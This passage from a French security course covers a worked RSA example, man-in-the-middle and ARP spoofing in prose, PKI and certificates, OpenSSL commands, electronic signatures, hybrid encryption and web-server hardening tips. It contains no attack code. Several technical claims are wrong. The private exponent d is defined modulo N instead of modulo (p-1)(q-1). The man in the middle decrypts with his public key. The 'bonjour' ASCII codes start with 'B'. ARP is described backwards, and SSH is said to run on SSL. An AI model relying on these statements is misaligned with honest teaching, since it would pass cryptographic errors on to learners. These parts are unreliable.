- Génération de la clé publique : Alice choisit deux grands nombres premiers p et q, et calcule leur produit N. Elle choisit également un exposant publique e, et publie (N,e) sa clé publique. L'exposant e doit n'avoir aucun diviseur premier commun avec (p-1).(q-1),
- Calcul de la clé privée : la connaissance de p, q et e permet de calculer l'exposant privé d, inverse modulaire de e modulo N,
- Alice peut désormais transmettre sa clé publique à Bob,
- Chiffrement : Bob, pour chiffrer un message m, calcule c = m^e modulo N,
- Bob transmet c à Alice,
- Déchiffrement : Alice déchiffre le message en calculant m = c^d modulo N.

La génération des clés RSA par l'exemple

Calcul de la clé publique :

Etape	Description	Calcul
1	Calcul de N = p.q p et q sont deux nombres premiers choisis aléatoirement et de grande taille. Nous nous limiterons à des nombres de petite taille pour l'exemple.	p=11 et q=23 N = 11 x 23 = 253
2	Calcul de M = (p-1).(q-1) Ce nombre est appelé « indicatrice d'Euler ».	M = 10 x 22 = 220
3	On choisit e, tel qu'il soit premier avec M. Deux nombres sont premiers entre eux si et seulement s'ils n'ont aucun facteur commun (à l'exception de 1 et -1)	e = 7

Notre clé publique est donc (253,7).

Calcul de la clé privée :

Etape	Description	Calcul
1	Nous allons chercher les entiers d et V, tel que e.d+M.V=1 Cette égalité nous est dictée par le théorème de Bezout. Il existe des programmes pour trouver d et V. Le calcul de d résulte bien de la connaissance de e, p et q.	d=63 et V=-2

Notre clé privée est donc (63, 253).

Notre exemple est trivial car il serait assez aisé de déduire p et q depuis N, et ainsi de reconstituer une clé privée. Mais dans la réalité p et q sont des entiers de plusieurs dizaines des chiffres.

Chiffrement d'un message :

Pour l'exemple, nous nous baserons sur un message textuel dont les caractères seront identifiés par leur index dans la table ASCII*.

Imaginons que Bob souhaite envoyer à Alice le message « bonjour ». En codes ASCII, cela représente : 66 111 110 106 111 117 114.

Le principe est de calculer $c = m^e$ modulo N (m^7 mod 253). Si nous appliquons ce calcul à l'ensemble des caractères nous obtenons le message chiffré : 44 199 121 226 199 105 137


Déchiffrement d'un message :

Le principe est de calculer $m=c^d$ modulo N (c^{63} mod 253). Si nous appliquons ce calcul à l'ensemble des caractères nous obtenons bien le message clair : 66 111 110 106 111 117 114, soit « bonjour » une fois retranscrit de la table ASCII.

IV.Man in the middle : Une vulnérabilité typique

Comme nous venons de le constater, la cryptographie asymétrique résout le problème de transmission de clé, puisque seule la clé publique transite entre les entités. Cependant, cette sécurité repose sur l'intégrité du canal par lequel elle transite. Un attaque typique d'un cryptosystème asymétrique est l'attaque « Man In The Middle ».

Voici le schéma de principe :



Dans ce schéma, Bob et Alice souhaitent échanger des documents de manière confidentielle. Une paire de bi-clé est donc générée et chacune est transmise à son propriétaire. Pourtant :

- Le pirate Jack Sparrow, « The Man in the middle », possède sa propre bi-clé et écoute les communications entre Bob et Alice,
- Lorsqu'Alice transmet sa clé publique à Bob, Jack l'intercepte et la remplace par sa clé publique,
- Lorsque Bob transmet sa clé publique à Alice, Jack l'intercepte également et la remplace par sa clé publique,
- Jack possède donc à tout moment sa propre paire de bi-clé mais également les clés publiques de Bob et d'Alice,
- Bob et Alice pensent posséder les clés publiques de leurs interlocuteurs respectifs, alors qu'en réalité ils possèdent tous les deux la clé publique de Jack,
- Bob chiffre donc un fichier avec la clé publique de Jack,
- Jack intercepte la communication et déchiffre le fichier avec sa clé publique,
- Il peut non seulement lire le fichier clair, mais également chiffrer un fichier falsifié avec la clé publique d'Alice.
- Il transmet ce fichier chiffré à Alice, qui le déchiffre avec sa clé privée, pensant qu'il vient de Bob.

Ce mécanisme peut se produire à nouveau d'Alice vers Bob, puisque Jack possède également la clé publique de Bob.

Nous pouvons même imaginer que cette attaque se produise lors d'un échange d'une clé secrète par un cryptosystème hybride (voir chapitre suivant). Les communications, pourtant chiffrées symétriquement, seraient alors complètement corrompues.

Comment l'attaquant peut-il corrompre le canal de communication ?

Cette attaque n'est possible que si Jack s'interpose de façon complètement transparente entre Bob et Alice. Cela pré-suppose donc qu'il s'agit de communications sur un réseau et que Jack a pu profiter d'une faiblesse de ce dernier. Il existe différentes techniques de corruption du système d'adressage réseau. Par exemple, la modification du routage IP* à l'aide de fausses réponses ARP*.

Lorsqu'un ordinateur souhaite connaître l'adresse IP d'un autre ordinateur, il « broadcast » (envoie sur l'ensemble du réseau) une requête ARP demandant cette IP en fonction de l'adresse MAC. L'attaquant aura pris soin de corrompre un routeur, qui donnera l'IP du « Man of the middle » à la place de l'IP réelle. L'ordinateur mettra à jour sa table de routage avec la fausse adresse IP, il enverra donc toutes ses communications vers la machine de l'attaquant, pensant les envoyer vers la vraie machine.

Comment s'en prémunir ?

- sécuriser les infrastructures réseau,
- n'échanger les clés publiques que par l'intermédiaire de certificats générés par une autorité dont l'authenticité peut être vérifiée (voir chapitre suivant sur les PKI*),
- n'échanger les clés par un moyen qui ne permet pas cette attaque (transport matériel),
- vérifier le niveau de confiance qui a été accordé à la clé que l'on a en sa possession. Certains protocoles (OpenPGP) permettent d'attribuer un degré de confiance à une clé publique au travers des signatures qui lui ont été apposées par de multiples autorités de certification.

V.Systèmes PKI* (Public Key Infrastructure)

Dans la perspective de garantir la non-répudiation, les cryptosystèmes asymétriques doivent donc être capables de certifier qu'une clé publique appartient de façon certaine à l'entité qui l'émet. Cette garantie est portée par la notion de certificats et d'autorité de certification (tiers de confiance). Dans sa globalité, une infrastructure de gestion de clés publiques est chargée :

- d'enregistrer les entités (personnes, serveurs, …),
- de générer/renouveler/révoquer les certificats,
- de potentiellement générer les bi-clés,
- de publier les certificats,
- de publier les listes des certificats révoqués,
- d'archiver, de séquestrer et d'éventuellement recouvrer les certificats.

Le but final étant de garantir confidentialité, authenticité, intégrité et non-répudiation au sein d'un système d'information.

Les certificats

Un certificat représente la carte d'identité électronique d'une entité. Il existe deux standards de certificats X.509 et PGP. Un certificat X.509 :

- concerne une et une seule entité (personne, serveur, …),
- contient les informations identitaires de son possesseur (nom, prénom, société, …),
- contient au moins une clé publique pour son possesseur,
- préciser les dates de validité du certificat,
- est signé par une autorité de certification unique (peut être auto-signé),
- contient les informations identitaires de son autorité de certification.

Un certificat PGP permet quant à lui d'authentifier plusieurs entités, par plusieurs autorités, ce qui permet de créer un « réseau de confiance ».

L'infrastructure PKI

Il s'agit avant tout d'un ensemble des procédures et de mécanismes délivrant le niveau de confiance voulu. Une PKI est constituée des éléments suivants :

- **l'autorité de certification** : signe, émet les certificats et maintient les listes de révocation,
- **l'autorité d'enregistrement** : vérifie que les demandeurs ou les porteurs de certificat sont identifiés, que leur identité est authentique et que les contraintes liées à l'usage d'un certificat sont remplies,
- **l'opérateur de certification** : génère les certificats,
- **l'autorité de dépôt** : stocke les certificats numériques ainsi que les listes de révocation,
- **l'autorité de séquestre** : stocke de façon sécurisée les clés de chiffrement créées par les autorités d'enregistrement, pour pouvoir, le cas échéant, les restaurer.

Le fait de posséder un référentiel de certificats d'utilisateurs d'un système d'information simplifie grandement la gestion des clés, il est ainsi possible de demander la clé publique (certificat) d'une personne pour chiffrer un message confidentiel.

L'intérêt de cette chaine est au final de produire un certificat contenant une clé publique, mais surtout un certificat **signé**.

C'est cette signature « officielle » qui garantit que l'identité du demandeur a été vérifiée. L'autorité de certification a donc signé (chiffré) ce certificat, en réalité son condensât, avec sa clé privée. Les clés publiques des autorités de certification sont publiées au niveau mondial, il est ainsi possible à tout à chacun de déchiffrer le certificat et ainsi de s'assurer qu'il a bien été émis par une autorité authentifiée.


Les navigateurs internet sont tous livrés avec un registre de certificats « racines » auto-signés contenant les clés publiques des autorités de certifications internationales.

Il est également possible de signer des certificats en cascade via des autorités intermédiaires, approuvées par les autorités « racines ». Les clés publiques de chacune des autorités intermédiaires sont contenues dans les certificats « sous-signés » (à l'image de la clé publique d'une personne morale). Le destinataire final du certificat utilise la clé publique de l'autorité « racine » afin de déchiffrer la première couche, puis utilise récursivement les clés publiques des certificats imbriqués pour arriver jusqu'au certificat final. Cela permet de ne conserver à jour **que** la liste des certificats « racines ».

La génération des bi-clés est, en général, assurée par le demandeur, cela permet de ne pas avoir à communiquer la clé privée. Il transmet sa clé publique à l'autorité de certification, qui construit et signe le certificat correspondant.

Il est cependant possible de faire générer une bi-clé par l'autorité de certification afin de pouvoir récupérer la clé privée en cas de perte (utile pour pouvoir déchiffrer le contenu chiffré avec sa clé publique).

Voici un exemple de certificat géré par le trousseau sous mac os X :



Clé publique et signature

L'outil OpenSSL

OpenSSL est un outil permettant de générer des bi-clés et des certificats.


Quelques exemples de commandes :

Action	Commande	Résultat
Génération d'une bi-clé	openssl genrsa -out mykeys.key 1024	Le fichier mykeys.key contient un couple clé privée/clé publique. Les clés sont de 1024 bits.
Visualisation des clés	openssl rsa -in mykeys.key -text -noout	Affiche les clés contenues dans le fichier mykeys.key.
Export de la clé publique	openssl rsa -in mykeys.key -pubout -out mypubkey.key	Le fichier mypubkey.key contient la clé publique. Il est communicable à tout le monde.
Chiffrement d'un fichier	openssl rsautl -encrypt -in myfile.txt -inkey mypubkey.key -pubin -out myfile.enc	Le fichier myfile.txt est chiffré en myfile.enc avec la clé publique.
Déchiffrement d'un fichier	openssl rsautl -decrypt -in myfile.enc -inkey mykey.key -out myfile.dec	Le fichier myfile.enc est déchiffré. Le contenu du fichier myfile.dec est identique à myfile.txt. Il faut obligatoirement fournir la clé privée.
Génération d'un condensât	openssl dgst -sha1 -out myfile.hash myfile.txt	Le fichier myfile.hash contient l'empreinte du fichier myfile.txt obtenue avec l'algorithme SHA1*.
Signature d'un condensât	openssl rsautl -sign -in myfile.hash -inkey mykeys.key -out myfile.signed	Le fichier myfile.signed est la signature du fichier myfile.txt
Vérification de la signature	openssl rsautl -verify -in myfile.signed -pubin -inkey mypubkey.key -out myfile.verified	Le fichier myfile.verified contient le contenu du fichier myfile.signed déchiffré avec la clé publique.

6.La signature électronique

La signature électronique est un mécanisme permettant de garantir l'authenticité et l'intégrité d'un document électronique. Elle met en jeu un cryptosystème asymétrique et un condensât signé du message original. L'authentification de l'émetteur est assurée par l'utilisation de sa clé privée, attestant de son identifié, puisqu'elle a été générée par une autorité de certification (se référer au chapitre sur les PKI).

Voici le schéma de principe :



- Bob reçoit de son autorité de certification, un certificat signé prouvant son identité, contenant sa clé publique,
- Bob produit un condensât du fichier à transmettre via une fonction de hashage,
- Bob chiffre le condensât grâce à sa clé privée,
- Bob transmet à Alice : son certificat, le document et le condensât chiffré du document,
- Alice déchiffre le condensât grâce à la clé publique de Bob contenue dans le certificat reçu,
- Alice applique au document clair la même fonction de hashage que Bob et compare le résultat obtenu avec le condensât. S'il y a égalité, le document est authentifié et intègre.

Remarque : une fonction de hashage permet d'obtenir une empreinte numérique d'une taille réduite à partir d'une donnée, d'un fichier, d'un texte, etc. Cette empreinte n'est généralement pas réversible, et peut être considérée comme unique. Il existe cependant des risques de collisions, notamment sur un algorithme extrêmement utilisé comme le MD5*. Il est donc conseillé d'utiliser des algorithmes tels que SHA2*.

Comment l'authenticité est-elle garantie ?

En chiffrant le condensât avec sa clé privée, Bob assure au reste du monde qu'il est bien propriétaire d'une bi-clé, obtenue auprès d'une autorité de certification. Le certificat est lui même signé par cette autorité. Celle dernière ayant elle même publié sa clé publique, il est aisé pour Alice de valider cette signature. En déchiffrant ensuite le condensât, Alice, comme toute personne possédant le certificat de Bob, peut affirmer que le résultat obtenu a bien été produit par la personne possédant la clé privée ayant servi au chiffrement, ici Bob. L'identité du signataire est donc garantie.

Comment l'intégrité est-elle garantie ?

Bien que l'identité du signataire soit garantie, qu'en est-il du contenu du document ? Une personne malveillante peut tout à fait intercepter le message et remplacer le document par une falsification. Ainsi, Alice, bien qu'assurée de l'identité du signataire, sera trompée par le contenu du document. C'est en fait l'étape du hashage qui garantit cette intégrité. En effet, la même fonction de hashage appliquée à deux documents identiques produit le même condensât. Ainsi lorsqu'Alice applique cette fonction au document clair reçu, elle compare le résultat avec le condensât produit par Bob. En cas d'égalité, le document reçu est nécessairement identique au document envoyé.

Comment la confidentialité est-elle garantie ?

La signature électronique, telle que nous venons de la voir ne garantit pas la confidentialité des données. En effet, le document circule en clair. Cependant, nous avons déjà étudié la possibilité de chiffrer un document en utilisant un cryptosystème asymétrique.

Dans notre exemple, Alice donnera sa clé publique à Bob. Ce dernier, après avoir produit son document signé (condensât chiffré et document), chiffrera l'ensemble avec la clé publique d'Alice, et lui transmettra, accompagné de son certificat. Alice déchiffre le message reçu avec sa clé privée. Il ne lui reste plus qu'à reproduire le schéma vu ci-dessus pour obtenir le document signé.


Dans ce cas, la signature électronique assure :

- la confidentialité,
- l'authenticité,
- l'intégrité,
- la non-répudiation.

7.La cryptographie hybride

Comme nous l'avons vu, les deux types de cryptographie ont des avantages et des inconvénients. La solution idéale serait de bénéficier de la facilité de gestion et de transmission des clés de la cryptographie asymétrique et de la rapidité de chiffrement de la cryptographie symétrique. C'est le principe de la cryptographie hybride.

En partant du principe qu'Alice a généré une bi-clé et qu'elle a transmis sa clé publique à Bob, voici le schéma de principe de l'échange de la clé symétrique K :



- Alice a généré une paire de clé privée/publique et transmet sa clé publique à Bob,
- Bob génère K, une clé de chiffrement symétrique (AES par exemple),
- Bob chiffre la valeur de cette clé avec la clé publique d'Alice (assurant de fait la confidentialité),
- Alice déchiffre le message grâce à sa clé privée, elle possède donc la clé de chiffrement symétrique générée par Bob,
- Un cryptosystème symétrique de type AES peut dorénavant se mettre en place, le problème de transmission de la clé a été résolu.

Il est courant d'utiliser l'algorithme RSA pour chiffrer une clé secrète et afin d'ensuite utiliser le protocole AES-256 pour l'exploiter. C'est le principe de fonctionnement de la couche SSL*, notamment utilisée lors des communications de type SSH ou HTTPS. Il y a, au préalable, une étape de négociation, pendant laquelle client et serveur se mettent d'accord sur les protocoles de chiffrements acceptés. La clé de chiffrement symétrique échangée est appelé clé de session, elle est régénérée à chaque nouvelle connexion. La plupart du temps, le client s'assure de l'identité du serveur grâce à son certificat.

8.Sécurité des applications web

Les attaques visant les sites web (inter/intra-net) sont fréquentes et représentent un enjeu majeur pour les grandes organisations (le blocage d'un site web marchand peut engendrer des pertes conséquentes en quelques heures seulement). Par ailleurs, les vols de données confidentielles (fichiers clients, mots de passe, données bancaires) sont courants et font toujours la une des quotidiens.

Il existe un grand nombre de types d'attaques et sécuriser un site web résulte d'une approche multiple et à de nombreux niveaux. Nous tenterons ici de présenter la liste des principales attaques possibles et des moyens permettant de les éviter ou d'en amoindrir les conséquences.

I. Sécurisation de l'infrastructure

Défense en profondeur

Quelques bonnes pratiques :

- Découper l'infrastructure logicielle et matérielle en préoccupations logiques. Il est ainsi plus facile de mettre en œuvre plusieurs mesures de protection indépendantes face aux menaces envisagées. Les architectures « n-tiers » se prêtent bien à un telle approche,
- Effectuer un découpage précis du réseau (zones publiques/zones privées/zones démilitarisées) et filtrer les échanges entre chaque composant/serveur. Les pare-feux permettent de ne laisser passer que les flux autorisés (listes blanches/noires).

Composants logiciels

Les sites web sont architecturés autour de multiples composants logiciels : système d'exploitation, machine virtuelle, framework*, CMS*, SGBD*, serveur web, serveur applicatif, etc. Plus le nombre de composants est élevé, plus on multiplie les failles de sécurité possibles, plus la « surface d'attaque » est grande.

Quelques bonnes pratiques :

- Ne conserver que les composants strictement nécessaires,
- Maintenir à jour les composants dans leurs dernières versions stables.

Mécanismes d'administration

L'administration des sites web est un domaine extrêmement critique. Par nature, il permet un accès complet aux ressources applicatives.

Quelques bonnes pratiques :

- Utiliser des outils basés sur une couche SSL tels que SSH, SFTP ou HTTPS. Bien sûr, les utilisateurs par défaut des applications d'administration doivent être supprimés,
- Mettre en place un réseau privé d'administration accédant à chaque machine par une carte réseau dédiée.

Disponibilité/Déni de service

La disponibilité d'une application web est dépendante des mécanismes de répartition de charge et de la cinématique de traitement d'une requête au travers des couches logicielles. Une attaque possible consiste à saturer les serveurs frontaux de requêtes (en nombre et en taille), afin de rendre l'application indisponible. Il s'agit d'un déni de service (DoS). Une forme agressive de ce type d'attaque consiste à produire ce type de requête depuis de nombreuses machines différentes (DDoS : Distributed Deny of Service). Par le passé, des virus ont été introduits massivement sur des machines afin de lancer des attaques coordonnées sur des sites majeurs ou sur les 13 serveurs DNS régissant l'internet.

Une bonne pratique à minima :

- Filtrer les requêtes suspectes, par exemple avec le logiciel « fail2ban », afin d'amoindrir les conséquences de l'attaque.

Moindre privilège

Ce principe consiste à attribuer aux services constituant l'infrastructure applicative un compte système le moins privilégié possible. Ainsi en cas de faille, l'attaquant n'aura accès qu'à un minimum de ressources.

Quelques bonnes pratiques :

